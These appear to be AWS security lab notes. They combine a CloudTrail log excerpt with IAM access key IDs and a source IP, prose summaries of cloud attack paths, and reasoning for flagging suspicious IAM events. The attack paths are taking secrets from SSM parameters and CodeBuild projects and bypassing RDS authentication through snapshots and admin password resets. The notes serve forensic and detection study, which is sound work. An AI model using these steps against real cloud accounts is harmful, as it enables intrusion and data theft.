BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:17Z	lambda.amazonaws.com	CreateFunction20150331	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	ASIAUPYULUORWK4FYF57	2024-08-17T10:26:19Z	kms.amazonaws.com	CreateGrant	us-east-1	lambda.amazonaws.com	lambda.amazonaws.com
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:20Z	codebuild.amazonaws.com	CreateProject	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:20Z	lambda.amazonaws.com	CreateFunction20150331	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:26Z	ec2.amazonaws.com	CreateInternetGateway	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:26Z	ec2.amazonaws.com	CreateRouteTable	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:27Z	ec2.amazonaws.com	CreateSubnet	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:27Z	ec2.amazonaws.com	CreateSubnet	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry
BoB13DFAdmin	AKIAUPYULUORYVD6FFDK	2024-08-17T10:26:27Z	ec2.amazonaws.com	CreateSubnet	us-east-1	218.146.20.61	APN/1.0 HashiCorp/1.0 Terraform/1.9.4 (+https://www.terraform.io) terraform-provider-aws/5.63.0 (+https://registry

CloudTail Event Log를 CSV 파일로 export

Solo

The permission was set up to see SSM parameters, followed by SSH keys.
-> None of the values were encrypted during this process.
I was able to check the RDS user name and db name using Lambda function.
Projects built through aws codebuild can be viewed by general users, and the contents of the project can be output as they are to obtain keys for other users.

Calrissian

The authentication of db can be bypassed using the RDS snapshot function.
Use the modify command of the RDS to change the password of the admin and access sensitive information in the database.

Detail

1. Create IAM Users and Roles (CreateUser, CreateRole)
Reason for Doubt: Creating new users and roles may specifically be the intent of an attacker to conceal their activity or access the system through new privileges. In a normal operating environment, this should be a pre-approved, planned activity, and sudden user and role creation can be suspicious.

2. IAM 정책 생성 및 할당 (CreatePolicy, AttachRolePolicy, PutRolePolicy)
Reason for Doubt: Attackers can create custom policies to give them the privileges they want, or give strong permissions to specific roles, especially when these policies give them access to sensitive resources, or connect to existing roles or users.

3. AccessKey 관련 작업 (CreateAccessKey, UpdateAccessKey)
Reason for Doubt: Creating a new Access Key or updating an existing Access Key may be an attempt by an attacker to gain new credentials in order to gain continuous access to the system, especially if these tasks occur at an abnormal time or are performed on an unexpected account.

4. Add to instance profile of IAM role (AddRoleToInstanceProfile)
Reason for Doubt: The task of adding a role to an instance profile is to have the EC2 instance privileged for that role. This could be interpreted as an attempt by an attacker to access sensitive resources through an EC2 instance.